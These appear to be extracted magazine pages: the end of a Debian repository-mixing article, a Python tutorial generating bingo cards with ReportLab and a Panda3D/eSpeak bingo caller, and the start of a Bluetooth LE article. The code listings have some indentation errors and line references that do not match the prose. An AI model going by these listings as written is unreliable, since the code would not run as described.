
Alternatively, you can use the structure:

```
apt-get install xchat/unstable
```

Either structure overrides a preference file and can also be used to favor any other repository, such as

`bullseye-security` or `bullseye-updates`. But note that neither are available for `apt`, only `apt-get`. As long as you remember to use the option, these methods are the simplest method of mixing.

Recovering from Mixing

If your mixing results in a broken system, `apt-get/apt` will suggest possible solutions, starting with an automatic attempt to find a solution. If that fails, do not reboot your system before you have exhausted your efforts at recovery.

Table 1 shows the options that `apt-get` – but not `apt` – offer to help recovery. Another option is to restore a current

backup, or when all else fails, to do a complete reinstall.

Other Mixes

I have been talking about mixes within Debian. However the same problem can arise from borrowing from a Debian derivative. In its earliest days, a derivative distribution can often be added successfully to a Debian system, but over time, derivatives often diverge. This is especially true of Ubuntu today. Other derivatives, such as Linux Mint Debian Edition, may be more compatible but are still a gamble. DEB packages from developers can also cause problems, making a Flatpak or Snap package, or another installer like Homebrew, a wiser choice. Just because a package is in a compatible format is not a guarantee that it is problem-free. Take the time to be cautious, and you can save yourself hours of frustration. ■■■

Info

[1] Reinstall: <https://forums.debian.net/viewtopic.php?t=114130>

```
bb@ilvarness:/etc/apt/preferences.d$ apt-cache policy
Package files:
100 /var/lib/dpkg/status
   release a=now
500 http://deb.debian.org/debian bullseye-updates/main amd64 Packages
   release v=11-updates,o=Debian,a=stable-updates,n=bullseye-updates,l=Debian,c=main,b=amd64
   origin deb.debian.org
500 http://security.debian.org/debian-security bullseye-security/main amd64 Packages
   release v=11,o=Debian,a=stable-security,n=bullseye-security,l=Debian-Security,c=main,b=amd64
   origin security.debian.org
500 http://deb.debian.org/debian bullseye/non-free amd64 Packages
   release v=11.3,o=Debian,a=stable,n=bullseye,l=Debian,c=non-free,b=amd64
   origin deb.debian.org
500 http://deb.debian.org/debian bullseye/contrib amd64 Packages
   release v=11.3,o=Debian,a=stable,n=bullseye,l=Debian,c=contrib,b=amd64
   origin deb.debian.org
500 http://deb.debian.org/debian bullseye/main amd64 Packages
   release v=11.3,o=Debian,a=stable,n=bullseye,l=Debian,c=main,b=amd64
   origin deb.debian.org
```

Figure 3: The default priorities for repositories for bullseye, the stable version of Debian 11, assure that the latest version is used.

REAL SOLUTIONS *for* REAL NETWORKS

ADMIN is your source for technical solutions to real-world problems.

Improve your admin skills with practical articles on:

- Security
- Cloud computing
- DevOps
- HPC
- Storage and more!

GET IT FAST
with a digital subscription!

6 issues per year!
..... **ORDER NOW**
shop.linuxnewmedia.com



MakerSpace

Program a game of bingo with ReportLab and Panda3D for Python

Bingo!

A game of bingo illustrates how to use the ReportLab toolkit and Panda3D real-time 3D engine. *By Scott Sumner*

Python is great for a number of computing tasks: rapid prototyping, quick calculations, and data formatting, just to name a few. If the output of your perfect project needs to be more polished or ready to review immediately, you can use two libraries to generate unique outputs directly from Python. The ReportLab [1] toolkit generates PDF files, and Panda3D [2] creates a Python-controllable 3D world for dynamic computer graphics.

For the purposes of this project, I will use the game of bingo as an example. To begin, a set of bingo cards is generated with Python and ReportLab (Figure 1), then a bingo caller is put together with Python and Panda3D.

Bingo Card

In the US, the bingo card is traditionally a 5x5 grid with the center space “free” or automatically marked. The card has 75 possible numbers, 15 available in each column. Listing 1 prints four cards per page that can be cut apart.

The task of creating a bingo card has been divided into several steps – drawing the grid, adding the titles (top row of the card), filling each card with random numbers, adding the label for the free space – each completed by a Python function.

Setting Up

As with any project, you have to set up your workspace before you can do much

else. In Python, that is usually done by adding `import` lines to bring in the libraries you want to use. ReportLab is a very large library, so its main functions have been divided into smaller modules. This way, you can import just what you need. The syntax is

```
from [library] import [module]
```

(lines 1-4, 6, 7). Line 5 disables some warnings when loading fonts, and lines 6 and 7 import the font libraries, whereas lines 8 and 9 actually import the fonts with `pdfmetrics.registerFont` by-passing a `TTFont` object. The first argument is an internal name that is used to refer to the font later. The second argument is the TTF filename.

To create a PDF, you have to start with a canvas (line 14) with a filename to write to and a `pagesize`. Just as in art, this is where everything is drawn.

Once that is set up, you can start adding

elements to the document. Line 15 starts a loop that iterates through each of 25 pages of the PDF so that, when it's done, you will have 100 bingo cards (four per page). Each page has the four grids, header rows for each card, and random numbers in all spaces except the labeled free space in the center (lines 16-19). I explore each of these functions more later. Finally,

| | | | | | | | | | |
|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|
| B | I | N | G | O | B | I | N | G | O |
| 9 | 17 | 45 | 57 | 62 | 5 | 26 | 39 | 55 | 66 |
| 6 | 30 | 43 | 59 | 69 | 13 | 22 | 37 | 47 | 65 |
| 10 | 26 | FREE | 48 | 71 | 10 | 27 | FREE | 60 | 64 |
| 7 | 29 | 35 | 49 | 74 | 12 | 17 | 34 | 49 | 61 |
| 14 | 21 | 36 | 60 | 72 | 14 | 30 | 41 | 58 | 72 |
| B | I | N | G | O | B | I | N | G | O |
| 6 | 20 | 38 | 46 | 65 | 15 | 23 | 31 | 55 | 64 |
| 2 | 28 | 44 | 59 | 74 | 3 | 16 | 43 | 46 | 63 |
| 14 | 26 | FREE | 47 | 72 | 9 | 28 | FREE | 58 | 62 |
| 3 | 19 | 45 | 56 | 70 | 14 | 26 | 42 | 50 | 75 |
| 5 | 23 | 41 | 52 | 75 | 5 | 20 | 34 | 53 | 71 |

Figure 1: One page of the ReportLab output. Each page contains four bingo cards.

Listing 1: bingo.py

```

01 from reportlab.pdfgen import canvas
02 from reportlab.lib.pagesizes import letter
03 from reportlab.lib.units import inch
04 import reportlab.rl_config
05 reportlab.rl_config.warnOnMissingFontGlyphs = 0
06 from reportlab.pdfbase import pdfmetrics
07 from reportlab.pdfbase.ttfonts import TTFont
08 pdfmetrics.registerFont(TTFont('Bebas',
09 'BebasNeue-Regular.ttf'))
10 pdfmetrics.registerFont ( TTFont ( 'Titan' ,
11 'TitanOne-Regular.ttf' ) )
12 import random
13
14 class bingo:
15     def __init__ ( self ):
16         self.doc = canvas.Canvas ( "bingoCards.pdf" ,
17             pagesize = letter )
18         for i in range ( 25 ):
19             self.grid()
20             self.titles()
21             self.numbers()
22             self.freeSpace()
23             self.doc.showPage()
24             self.doc.save()
25
26     def grid ( self ):
27         self.doc.setStrokeColorRGB ( 0 , 0 , 0 )
28         for x in range ( 12 ):
29             for y in range ( 14 ):
30                 if x != 5 and x != 11:
31                     self.doc.line ( ( x * .68 + .5 ) * inch ,
32                         ( y * .7 + 1 ) * inch , ( ( x + 1 ) *
33                         .68 + .5 ) * inch , ( y * .7 + 1 ) *
34                         inch )
35                 if y != 7 and y != 0:
36                     self.doc.line ( ( x * .68 + .5 ) * inch ,
37                         ( y * .7 + 1 ) * inch , ( x * .68 + .5 )
38                         * inch , ( ( y - 1 ) * .7 + 1 ) * inch )
39
40     def titles ( self ):
41         self.doc.setFont ( "Titan" , 50 )
42         self.doc.drawString
43             ( .60 * inch , 9.5 * inch , "B I N G O" )
44         self.doc.drawString
45             ( 4.68 * inch , 9.5 * inch , "B I N G O" )
46         self.doc.drawString
47             ( .60 * inch , 4.6 * inch , "B I N G O" )
48         self.doc.drawString
49             ( 4.68 * inch , 4.6 * inch , "B I N G O" )
50
51     def makeCard ( self ):
52         card = list()
53         for i in range ( 25 ):
54             while 1:
55                 if i < 5: number = random.randint ( 1 , 15 )
56                 elif i < 10: number = random.randint ( 16 ,
57                 30 )
58                 elif i < 15: number = random.randint ( 31 ,
59                 45 )
60                 elif i < 20: number = random.randint
61                     ( 46 , 60 )
62                 elif i < 25: number = random.randint ( 61 ,
63                 75 )
64                 if number not in card:
65                     card.append ( number )
66                 break
67
68         return card
69
70     def freeSpace ( self ):
71         self.doc.setFont ( "Bebas" , 24 )
72         self.doc.drawString
73             ( 1.95 * inch , 7.55 * inch , "FREE" )
74         self.doc.drawString
75             ( ( 1.95 + 4.1 ) * inch , 7.55 * inch , "FREE" )
76         self.doc.drawString ( ( 1.95 ) * inch ,
77             ( 7.55 - 4.9 ) * inch , "FREE" )
78         self.doc.drawString ( ( 1.95 + 4.1 ) * inch ,
79             ( 7.55 - 4.9 ) * inch , "FREE" )
80
81     def numbers ( self ):
82         card1 = self.makeCard()
83         card2 = self.makeCard()
84         card3 = self.makeCard()
85         card4 = self.makeCard()
86         self.doc.setFont ( "Bebas" , 45 )
87
88         y = 9.05
89         for i in range ( 25 ):
90             if i == 12:
91                 y -= .7
92                 continue
93
94             if i < 5: x = 0
95             elif i < 10: x = .68
96             elif i < 15: x = .68 * 2
97             elif i < 20: x = .68 * 3
98             elif i < 25: x = .68 * 4
99
100            if card1 [ i ] < 10: spacing = .15
101            else: spacing = 0
102            self.doc.drawString ( ( x + .57 + spacing ) *
103            inch , ( y - .25 ) * inch , str ( card1 [ i ] ) )
104
105            if card2 [ i ] < 10: spacing = .15
106            else: spacing = 0
107            self.doc.drawString
108                ( ( x + 4.65 + spacing ) * inch , ( y - .25 )
109                * inch , str ( card2 [ i ] ) )
110
111            if card3 [ i ] < 10: spacing = .15
112            else: spacing = 0
113            self.doc.drawString
114                ( ( x + .57 + spacing ) * inch , ( y - 5.1 ) *
115                inch , str ( card3 [ i ] ) )
116
117            if card4 [ i ] < 10: spacing = .15
118            else: spacing = 0
119            self.doc.drawString
120                ( ( x + 4.65 + spacing ) * inch , ( y - 5.1 )
121                * inch , str ( card4 [ i ] ) )
122
123            y -= .7
124            if i == 4 or i == 9 or i == 14 or i == 19:
125                y = 9.05
126
127         bingo()

```


call `self.doc.showPage` (line 20) to add the page to the PDF and reset for the next page. Line 21 calls `self.doc.save`, which writes everything to disk.

The Grid

With the bingo grid being five rows tall and five columns wide, it also needs a header row, for a total of six rows. By creating a 2x2 “grid of grids” for four

Units and Dimensions

ReportLab is inherently unitless. The internal numbers used to generate PDFs only correspond to themselves. Those numbers translate into recognizable units with the `reportlab.lib.units` library, which defines several constants (e.g., `inch` and `millimeter`) that make any number passed in to a ReportLab function scale to the proper real-world size. Any time you pass a numerical dimension to ReportLab, it is multiplied by the appropriate constant – for example, `8.5 * inch`.

Similarly, the `reportlab.lib.pagesizes` library has common paper sizes. Whereas `letter` is common in the US at 8.5 inches wide and 11 inches tall, in other parts of the world, `A4` is the standard at 210mm wide and 297mm tall. Similarly, the terms “portrait” and “landscape” in the US refer to the orientation of the paper. Portrait lays out the longer dimension vertically, whereas landscape lays out the longer dimension horizontally.

As you can see, ReportLab gives you the tools to create nice PDFs with just about any content you might use. You can put this to use in data processing, batch scripts, or just about anything else to create an easy-to-read report that is generated as your files or data are being processed.

cards per page, those numbers are doubled. Adding an empty row and column between each card gives a total of 11 columns and 13 rows.

To start drawing, set the line color with `self.doc.setStrokeColorRGB`, which will stay the same until changed again. Then lines 25 and 26 set up two loops: one for `x` and one for `y`. Note that the loop ranges are 12 and 14 instead of 11 and 13 because in Python `range` stops one below the provided number. Lines 27 and 29 check the `x` and `y` values, respectively, and skip the center and end rows and columns. This way you have four cards rather than one big grid. Lines 28 and 30 draw a line from calculated values with `self.doc.line`, which expects the parameters starting `x`, starting `y`, ending `x`, and ending `y`, in that order. You will also notice `* inch` in every coordinate. See the sidebar “Units and Dimensions” for more about this.

titles and freeSpace Functions

The header row of each card is the first place a font is needed, so the `titles` section starts with `self.doc.setFont` in line 33, asking ReportLab to use a font previously loaded – on line 9 in this case. The first parameter is the internal name of the font to be used (as provided when it was loaded), and the second parameter is its size.

For each `self.doc.drawString`, you provide the `x` and `y` coordinates and the text to be drawn. In this case, BINGO, with extra spaces between the letters so the font will line up inside the grid. This command is repeated four times, once for each card.

The `freeSpace` function (lines 54-59) works exactly the same as `titles`. Only

the parameters are different, in order to label each center square “FREE”.

The makeCard Function

The `makeCard` function doesn’t actually draw the card; rather, it creates the list of numbers in the appropriate ranges for each column. Line 40 initializes `card` as a list, then line 41 sets up a loop that runs 25 times, once for each square in the grid. The next line starts an infinite loop until lines 43-47 find a number not currently on the card.

Each `if ... random.randint` line picks numbers in the right range for each column. Line 49 checks that the number is not on the card already, adds it to the list (line 50), and then exits the infinite loop (line 51). Finally, line 52 returns `card`, which now has a unique set of numbers for the bingo card.

The numbers Function

The `numbers` function draws the cards to the document. To begin, it calls `self.makeCard` four times to get the numbers for each card. Then, `self.doc.setFont` (line 66) assigns the font to be used to draw the numbers.

Line 68 sets `y = 9.05`. The origin of the document is the lower left of the page, so this location is near the top.

On line 69, the `for` loops over a range of 25, one for each space on the grid. If `i == 12` (line 70), then this is the free space. All you do is move down to the next square (line 71) then continue with the next iteration of the loop (line 72).

Lines 74-78 determine the `x` offset for the column. This value will be added to a hard-coded `x` value for each of the four cards on the page.

Listing 2: bingoCaller.py

```
001 from direct.showbase.ShowBase import ShowBase
002
003 from panda3d.core import WindowProperties
004 from panda3d.core import TextNode
005 from panda3d.core import NodePath
006 from panda3d.core import Point3
007 from panda3d.core import DynamicTextFont
008
009 from direct.interval.LerpInterval import LerpPosInterval
010 from direct.interval.IntervalGlobal import *
011
012 from direct.task import Task
013
014 import pprint
015 import random
016 import os
017 import sys
018 import thread
019
020 class bingo ( ShowBase ):
021     def __init__ ( self ):
022         ShowBase.__init__ ( self )
023         wp = WindowProperties()
024         wp.setFullscreen(1)
025         wp.setSize(1280, 720)
026         base.openMainWindow()
027         base.win.requestProperties(wp)
028         base.graphicsEngine.openWindows()
029         base.disableMouse()
030         self.auto = False
```

Listing 2: bingoCaller.py Continued

```

031     self.calledTiles = list()
032
033     base.camera.setPos( 40, -85, 15 )
034
035     font = loader.loadFont ( "TitanOne-Regular.ttf" )
036     font.setPixelsPerUnit ( 240 )
037
038     self.text= TextNode('text')
039     self.text.setText( "BINGO" )
040     self.text.setTextColor(1,1,1,1)
041     self.text.font = font
042
043     self.text3d = NodePath(self.text)
044     self.text3d.reparentTo(self.render)
045     self.text3d.setScale(.8)
046     self.text3d.setPos( 39 , -75 , 17 )
047
048     self.initTiles()
049     self.accept ( "q" , sys.exit )
050     self.accept ( "c" , self.callTile , [ True ] )
051     self.accept ( "a" , self.autoCall )
052     self.accept ( "space" , self.stopAuto )
053     self.accept ( "r" , self.reset )
054
055     def autoCall ( self ):
056         self.auto = True
057         taskMgr.doMethodLater ( 5 , self.callTile , "Call
058             Bingo" , extraArgs = [] )
059
060     def stopAuto ( self ):
061         self.auto = False
062
063     def getCam ( self ):
064         pprint.pprint ( base.camera.getPos() )
065
066     def initTiles ( self ):
067         self.tiles = list()
068         self.tiles3d = dict()
069
070         bingoWord = "BINGO"
071         total = 0
072         for char in bingoWord:
073             for i in range ( 15 ):
074                 self.tiles.append ( char + str ( i + total
075                     + 1 ) )
076                 total += 15
077
078         font = loader.loadFont ( "TitanOne-Regular.ttf" )
079         font.setPixelsPerUnit ( 240 )
080
081         oldLetter = ""
082         for tile in self.tiles:
083             self.text= TextNode('text')
084             self.text.setText( tile )
085             self.text.setTextColor(1,1,1,1)
086             self.text.font = font
087
088             self.text3d.reparentTo(self.render)
089             self.text3d.setScale(.8)
090             if tile [ 0 ] == "B": x = 25
091             elif tile [ 0 ] == "I": x = 28
092             elif tile [ 0 ] == "N": x = 31
093             elif tile [ 0 ] == "G": x = 34
094             elif tile [ 0 ] == "O": x = 37
095
096             if oldLetter != tile [ 0 ]:
097                 z = 20
098                 oldLetter = tile [ 0 ]
099
100             self.text3d.setPos( x , -50 , z )
101             self.text3d.setTwoSided(True)
102             z -= 1
103             self.tiles3d [ tile ] = self.text3d
104             random.shuffle ( self.tiles )
105
106     def callTile ( self , manual = False ):
107         if self.auto == False and manual == False: return
108
109         if len ( self.tiles ) > 0: tile = self.tiles.pop()
110         else: return
111
112         startPos = self.tiles3d [ tile ].getPos()
113         newPos = Point3 ( startPos [ 0 ] + 17 , startPos [
114             1 ] , startPos [ 2 ] )
115
116         i = LerpPosInterval ( self.tiles3d [ tile ] , 2 ,
117             Point3 ( 39.4 , -82 , 14.7 ) )
118         park = LerpPosInterval ( self.tiles3d [ tile ] , 2
119             , newPos )
120
121         Sequence ( i , Wait ( 1 ) , park ).start()
122         thread.start_new_thread ( self.speak , ( tile , )
123             )
124
125         self.calledTiles.append ( tile )
126         if self.auto == True: self.autoCall()
127
128     def speak ( self , string ):
129         os.system ( "espeak " + string )
130
131     def reset ( self ):
132         resetParallel = Parallel()
133         for obj in self.calledTiles:
134             pos = self.tiles3d [ obj ].getPos()
135             newPos = Point3 ( pos [ 0 ] - 17 , pos [ 1 ] ,
136                 pos [ 2 ] )
137             resetParallel.append ( LerpPosInterval ( self.
138                 tiles3d [ obj ] , 2 , newPos ) )
139             if obj not in self.tiles: self.tiles.append (
140                 obj )
141             resetParallel.start()
142             random.shuffle ( self.tiles )
143
144     game = bingo()
145     game.run()

```



Figure 2: The initial layout of the bingo caller display. Tiles on the left have not yet been called.

Lines 80 and 81 handle character spacing. If the index *i* is less than 10, the number on the card will be a single digit. In this case, spacing is set to .15 so the number is centered; otherwise, the number is two digits, so spacing is 0.

Line 82 uses `drawString` with the calculated *x* and *y* positions to fill in the card with the number. Lines 80-82 are reproduced for each of the four cards in lines 84-94.

Line 96 moves the *y* value down for the next row, and line 97 checks to see if the bottom of a column has been reached. If so, then *y* is reset to the top of the page.

Panda3D

Now that you have a set of bingo cards, it's time to play the game. However, it's no fun choosing one of your friends to sit out and call the numbers, so I created an auto-generated, visually interesting bingo caller (Figure 2) that uses the Panda3D library, a 3D rendering and graphics environment (Listing 2). The program also uses the `eSpeak` speech synthesizer to call the numbers.

When you are working in a 3D environment, you have to shift your thinking a little bit. When

working on a computer, most of us are only worried about two dimensions when trying to get something to show up in the right place onscreen. In three dimensions, though, you add depth (the distance from the camera or viewpoint) and height off the ground.

Think of your 3D canvas like your living room. Imagine you are sitting on a couch, viewing a coffee table, a TV, and all of the decorations that make up your home. If you move to a different place in the room, the objects look different. You can also put objects on a shelf or table to change their height. All of these factors have to be considered when working in a 3D environment. Luckily Panda3D hides a lot of the inner workings and makes it easy to set everything up.

Bingo Caller

As with any Python program, you have to import the appropriate libraries. Panda3D splits all of its functions into sublibraries, so you will have a number of imports just for those (Table 1).

As with any Python program, `__init__` is called automatically when a class is instantiated. Here it is used to set up the Panda3D environment, starting with calling `ShowBase.__init__(self)` (line 22), which gives the `bingo` class all of the variables, functions, and set up associated with `ShowBase` or `Panda3D`.

By default Panda3D opens a normal desktop window. To get the application to run fullscreen, though, you need to do a little bit of setup. Line 23 creates a `WindowProperties` object, which allows you to call `wp.setFullscreen` (line 24) to request a fullscreen window and `wp.setSize` to request the screen resolution.

As mentioned earlier, Panda3D opens a window by default, but in this case, you need to force it to open now with `base.openMainWindow` (line 26) and then apply the `WindowProperties` object created above with `base.win.requestProperties` (line 27). Finally, you ask the graphics engine to draw the windows onscreen with `base.graphicsEngine.openWindows` (line 28).

The next line calls `base.disableMouse`. Panda3D includes by default a set of built-in controls to let you explore the Panda3D world. The mouse controls your orientation (where you are looking), and keyboard keys move you forward, back, left, and right. In this case, though, you want to control

Table 1: `bingoCaller.py` Imports

| Line No. | Import | Function |
|----------|---|--|
| 1 | <code>ShowBase</code> | Main Python interface to Panda3D |
| 3-7 | <code>panda3d.core</code> | |
| 3 | <code>WindowProperties</code> | Controls the window showing the Panda3D project |
| 4 | <code>TextNode</code> | Creates text objects |
| 5 | <code>NodePath</code> | Panda3D internal object references |
| 6 | <code>Point3</code> | Represents a 3D point |
| 7 | <code>DynamicTextFont</code> | Loads TTF fonts |
| 9 | <code>direct.interval.LerpInterval</code> | Lerps are the Panda3D movement controllers |
| 10 | <code>direct.interval.IntervalGlobal</code> | Allows things to happen over a period of time |
| 12 | <code>direct.task</code> | Recurrent tasks after a specific period of time |
| 14 | <code>pprint</code> | Prints nicely formatted strings (mainly for debugging) |
| 15 | <code>random</code> | Gets numbers in an arbitrary order |
| 16 | <code>os</code> | Calls functions in the underlying operating system |
| 17 | <code>sys</code> | Used for <code>sys.exit</code> to close the program on request |
| 18 | <code>thread</code> | Runs multiple portions of the program concurrently |

the camera position automatically. If you do not disable the mouse, the camera commands will be ignored.

If you were writing an interactive game, you could allow the player to trigger an in-game animation sequence to introduce the next level. Once you disable the mouse, you can do whatever you want to move the user around, make them look in a certain direction, and so on. Once you have told your part of the story, you use `enableMouse` to return control and allow the user to keep exploring.

Lines 30 and 31 set some variables that are used later: `self.auto` is a flag that indicates whether numbers are currently being called, and `self.calledTiles` is a list of bingo numbers that have been called. More on these a little later.

Line 33 sets the initial camera position with `base.camera.setPos`. Just like setting up a camera in the real world, the coordinates are relative to the objects set in the scene. You need the camera to be a little ways back so that it can see everything.

Line 35 loads the custom font; `loader.loadFont` makes a TTF file available for converting into a 3D object. The internal resolution of the font just loaded is set by `setPixelsPerUnit` on line 36. By default, the resolution is a fairly low value (Figure 3), which is fine if the text will be far away. However, the text will be moved very close to the camera, so the value needs to be turned up to get a sharper line when up close.

To create a 3D text object, in this case “BINGO” for the top of the screen, `TextNode` (line 38) contains the text to

render with `setText` (line 39). The `setTextColor` in line 40 is what it sounds like, but its arguments are a little different: Instead of arguments for red, green, blue, and alpha being mapped from 0 to 255, they are mapped from 0 to 1. All 1 entries get you white. Finally `self.text.font = font` assigns the font loaded on line 35.

So far this is only a 2D text object. The next set of lines puts it in three dimensions. A node is an object in Panda 3D’s internal library, so `NodePath(self.text)` (line 43) gets the address of the text node just created. On line 44, then, the `renderTo` assigns it to `self.render`. In Panda3D anything attached to `self.render` is rendered as a 3D object. Now that it is in the 3D realm, a `setScale` (line 45) sets the text size, and `setPos` (line 46) positions it in the 3D world in front of the camera.

Line 48 calls `initTiles`, which creates the numbers that fly around the screen, but more on that a little further along.

The last section is lines 49-53, where a few `self.accept` lines set up keyboard input. The first argument is the key to trigger a response, and the second argument is the function to call when it is pressed. The optional third argument is a list of parameters to pass to the function when the key is pressed. Line 50 says, “watch for the `c` key to be pressed, and when it is, run `self.callTile` and give it the parameter `True`”.

Automatic Calling

The `autoCall` function enables automatic bingo calling. To start, `self.auto` is set to `True` (line 56), then `taskMgr.`

`doMethodLater` (line 57) sets up a function to be called in the future. The argument list is how long to wait (five seconds), what to call (`self.callTile`), an internal label (`Call Bingo`), and any extra arguments (empty list = none). Lines 59 and 60 stop the auto calling by setting `self.auto` to `False`.

Enable Mouse

When setting up a 3D world it is often just easier to drive the camera around and find the object you are looking for. To do so, remove the `disableMouse` on line 29 so you can use the built-in camera controls. Once you have found your object, call `getCam`, which uses `pprint` (line 63) to output the camera position, which can then be added to the code as needed.

Tiles

The `initTiles` section (lines 65-103) creates all of the 3D objects that represent bingo numbers and shuffles them to prepare for calling. To start, `self.tiles` (line 66) is a list of strings that represent the tiles, and `self.tiles3d` (line 67) is a dictionary of 3D objects. The key is the string from the `self.tiles` list.

Bingo tiles start with one letter from the word “BINGO” and then one of 15 numbers. Column 1 (B) goes from 1 to 15, column 2 (I) from 16 to 30, and so on.

Line 69 creates `bingoWord = “BINGO”`, and line 70 initializes `total` to 0. Line 71 loops over each character in `bingoWord` and creates 15 tiles for each (line 72). The next line then creates the tile by starting with `char`, the current character from `bingoWord`, and appending a number created by the loop counter `i` plus the accumulated `total` plus 1 (otherwise it would start at 0). Once that is done, `total` increments by 15 before the loop moves on to the next column.

Lines 76 and 77 are identical to the earlier code in `__init__` to load a font. Although the same font loads here, it is included again so that the tiles can be a different font from the title.

Now that you have a list of tiles, they are all turned into 3D objects. Line 79 initializes `oldLetter` to blank, then line 80 starts the loop over `self.tiles`. Lines 81-88 create a 3D text object the same way as in `__init__`, then lines 89-93 check which column a tile is in from its first letter (`tile [0]`) and assigns the `x` for each column.



Figure 3: This text was rendered with a pixels-per-unit size of 8. As you can see, the tile number N40 is barely recognizable.

Line 95 checks to see whether `oldLetter` has changed (have you moved to the next column?), and if so, lines 96 and 97 set `z=20` and update `oldLetter`. Once that is done, line 99 sets the calculated `x` and `z` values with `setPos` (line 99). The `y` coordinate is hard-coded at `-50` because everything is the same distance from the camera. The `setTwoSided` line (100) makes it so that if a letter is flipped around backward it will still look right, before decrementing `z` (line 101) and adding the tile to the `self.tiles3d` dictionary.

Finally, `random.shuffle` on line 103 makes sure the tiles are in a random order. Now it's time to play bingo!

Play Bingo!

The `callTile` section (lines 105-121) calls the tile, which will fly up close to the camera so it appears really big

(Figure 4) and say the name of the tile before it flies back down to the other side of the screen to show what is now a called number (Figure 5).

Line 106 checks `self.auto` and `manual` to see whether auto calling is currently active or whether this was called manually. If neither are true, then nothing should be done and the line returns. Then, `len (self.tiles) > 0` checks to make sure tiles are available. If a tile is available, it is stored in `tile`; otherwise, it encounters the `return` (lines 108, 109).

Now a couple of things need to be set up to move the tile around. Because this function works on all 60 tiles, the first thing you need to know is the location the tile starts, which you find out by calling `getPos` on the 3D tile object stored in `self.tiles3d` (line 111). The new position of the tile will be the `x` position plus 17,

with the same `y` and `z` coordinates calculated on line 112.

After that, the lerps (linear interpolations) need to be set up. The lerps' job is, for any slice of time, to calculate where the object is located between two positions. By default, a lerp starts with the object's current position, but you can override that if needed. The lerp also wants to know where to go and how long it takes to get there. You can optionally provide arguments to change the starting position or starting and ending behavior, or even to provide a function to calculate movement on the fly.

Line 114 is the lerp to move the bingo number up close to the camera over two seconds. Line 115 uses the newly calculated `x` position and flies the number from right in front of the camera down to a position on the right-hand side of the screen.

So far you have told the tile how to move, but you haven't actually moved it yet. You can think of lerps as dance moves. You can learn how to do each step, but then you have to put them together in the right order to perform the whole dance. That is where `Sequence` comes in. It takes a set of lerps and executes them in the order provided, so line 117 starts with the lerp `i` that moves from the initial position up to the camera. Then the special `Wait` function delays for the provided number of seconds, and `park` finishes in the position on the right side of the screen where you want the tile to land. If this sequence were to be used repeatedly, you could store it in a variable, but here, just call `start` so the movement begins.

Line 118 calls `self.speak` in a new thread, which lets the speech and the movement happen at the same time.



Figure 4: When a number is called, it flies close to the camera and is announced by eSpeak.



Figure 5: After a number is called, it moves to the right half of the screen. Resetting the game will move all numbers to the left again.

eSpeak

eSpeak is an open source text-to-speech engine that you can install with your distribution's package manager. Once installed, open a terminal and type:

```
espeak "Hello World!"
```

Your computer should greet you verbally. When it's not convenient to display a debug message, it may be helpful for your project to literally tell you what is happening.

To wrap up, append `tile` to `self`. calledTiles (line 120) and then, if auto calling is on (`self.auto == True`), call `self.autoCall` again (line 121) to schedule `callTile` to be run in five seconds.

Speak and Reset

The `speak` section (lines 123, 124) uses `os.system` to pass a call to the underlying operating system. In this case, it calls `espeak` to say the name of the tile by passing in the tile text. (See the “eSpeak” box.)

Once the game is over, you need to reset everything so you are ready for the next game. `Parallel` is similar to `Sequence`, but here everything happens at the same time (line 127). Then, for every tile in `self.calledTiles` (line 128), you get its position (line 129), calculate its original position (`x` minus `-17`; line 130), and append it to `Parallel` (line 131). Finally, you add the tile name back to `self.tiles` so it is available to be called again. Once all of the tiles have been added to `Parallel`, you start it (line 133) – which makes the movement happen on screen. Next, `shuffle`

`self.tiles` (line 134) makes sure the tiles are called in a different order in the next game.

Lines 136 and 137 run the program with the `bingo` instance (line 136) and the call to `run` (line 137), which starts Panda3D’s main loop.

Bingo!

Now that you have the software, it’s time to play a game of Bingo! Here’s what to do:

- Run `bingo.py`, then open the generated PDF and print a page for each player.
- Run `bingoCaller.py`. Once it appears on your screen, press `a` to start the auto caller.
- As each number is called, mark it off if it appears on your card.
- When someone has filled in five spaces horizontally, vertically, or diagonally, they yell “bingo!” and press the spacebar on the computer. The player should then announce each of the five tiles marked on their bingo card while the other players make sure they appear on the right side of the screen.

- If all tiles are on the right side, the player has won! Press `r` to reset the board and begin another game.
- If the person who called bingo is not a winner, the player is out and the other players can continue. Pressing `a` starts calling numbers again where you left off.

I trust the two examples in this article demonstrate how easily both PDFs and 3D data can be visualized with the help of free Python libraries. Now use this new knowledge to format your favorite data in new and exciting ways! ■■■

Info

- [1] ReportLab docs: https://docs.reportlab.com/reportlab/userguide/ch1_intro/
- [2] Panda3D: <https://www.panda3d.org>

Author

Scott Sumner has worked in the museum and non-profit industry for most of his professional career. He enjoys exploring technology solutions with Arduinos, Raspberry Pis, Microcontrollers, and Linux systems.

IT Highlights at a Glance



Too busy to wade through press releases and chatty tech news sites? Let us deliver the most relevant news, technical articles, and tool tips – straight to your Inbox.

Linux Update • ADMIN Update • ADMIN HPC

Keep your finger on the pulse of the IT industry.

ADMIN and HPC: bit.ly/HPC-ADMIN-Update

Linux Update: bit.ly/Linux-Update

MakerSpace

Bluetooth Low Energy for the
Raspberry Pi

Wireless Saver

Bluetooth Low Energy is ideal for networking battery-powered sensors. We show you how to use it on the Raspberry Pi. *By Bernhard Bablok*

Bluetooth LE, or BLE for short, comes with a whole new world of terms on top of the new technology. Before

getting started with some practical examples, I first need to discuss the theoretical background. Without all of this BLE speak, you can't evaluate the many

application examples available on the web and adapt them to your needs.

Bluetooth is a short-range technology for use between two devices [1]. Before a connection is established, a system can be either a peripheral device or a central device. Powerful devices such as PCs, tablets, and laptops can assume both roles, while less powerful devices are limited to the peripheral role.

Each peripheral sends advertisements at regular intervals, such as "I am sensor ABC and provide heart rate data." Alternatively, the message could be: "I am sensor XYZ and would like to know the current time." Heart rate and current time are services. Both of them are standardized, but manufacturers are free to use their own proprietary services. More about that later.

Figure 1 from the Bluetooth Special Interest Group (SIG) [2] BLE Primer shows

